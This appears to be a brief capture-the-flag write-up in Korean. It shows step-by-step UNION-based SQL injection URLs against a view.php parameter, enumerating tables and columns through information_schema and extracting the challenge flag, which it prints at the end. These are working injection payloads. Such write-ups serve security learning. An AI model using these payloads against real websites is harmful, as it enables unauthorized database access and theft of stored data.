
http://yisf.sch.ac.kr:7600/q2/view.php?no=0%20union%20select%201,2,(select%20distinct%20group_concat(TABLE_NAME)%20from%20information_schema.TABLES%20where%201%20),4,5#

칼럼명 추출

http://yisf.sch.ac.kr:7600/q2/view.php?no=0 union select 1,2,(select distinct group_concat(COLUMN_NAME) from information_schema.COLUMNS where TABLE_NAME="F149"),4,5#

플래그 추출

http://yisf.sch.ac.kr:7600/q2/view.php?no=0 union select 1,2,(select k3y from F149 where 1),4,5#



Flag : DHEJFQKDL_SQL_1NJ3CT10N